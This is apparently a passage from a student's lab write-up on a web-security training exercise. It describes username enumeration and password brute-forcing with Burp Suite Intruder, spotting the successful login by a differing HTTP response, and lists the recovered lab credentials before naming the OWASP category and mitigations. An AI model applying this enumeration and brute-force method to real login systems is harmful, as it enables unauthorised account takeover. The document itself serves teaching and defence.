
  Charlie



Step 6: Identifying Successful Login

- Most responses returned HTTP 200
- One response returned HTTP 302 (redirect) or different response code or length

Successful password: **123456789**



Step 7: Successful Login

Using:

Email: mysql
Password: 123456789

The login was successful and the lab was solved.

Parameter	Value
Valid Username	mysql
Valid Password	123456789
Attack Type	Username Enumeration + Brute Force Password Enumeration
Tool Used	Burp Suite Intruder

6. Vulnerability Analysis

The vulnerability exists due to **different server responses for login attempts**, allowing attackers to identify valid usernames.

This is categorized under:

- OWASP A07: Identification and Authentication Failures

7. Conclusion

This experiment demonstrates how attackers can exploit weak authentication mechanisms to perform username enumeration and brute-force attacks. Proper security measures such as generic error messages and rate limiting are necessary to prevent such attacks.